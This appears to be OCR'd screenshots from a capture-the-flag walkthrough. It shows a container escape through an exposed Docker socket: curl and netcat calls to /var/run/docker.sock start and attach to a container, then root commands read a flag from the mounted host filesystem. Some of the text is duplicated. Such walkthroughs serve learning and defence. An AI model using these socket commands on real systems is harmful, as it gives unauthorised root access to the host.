
```
harrison@harrison:/tmp$ curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/3ec6/start
{"message":"No such container: 3ec6"}
harrison@harrison:/tmp$ curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/e0af/start
harrison@harrison:/tmp$ nc -U /var/run/docker.sock
```

nc -U /var/run/docker.sock
POST /containers/e0af/attach?stream=1&stdin=1&stdout=1&stderr=1 HTTP/1.1
Host:
Connection: Upgrade
Upgrade: tcp



```
harrison@harrison:/tmp$ curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/3ec6/start
{"message":"No such container: 3ec6"}
harrison@harrison:/tmp$ curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/e0af/start
harrison@harrison:/tmp$ nc -U /var/run/docker.sock
```

id
cd /root
cat flag.txt



```
lib
lib64
media
mnt
opt
os_root
proc
root
run
sbin
srv
sys
tmp
usr
var
id
'uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
cd /os_root
ls
        flag.txt
cat flag.txt
IDo you think you are out?


Just kidding, here is your flag: 1xcDF933mce
```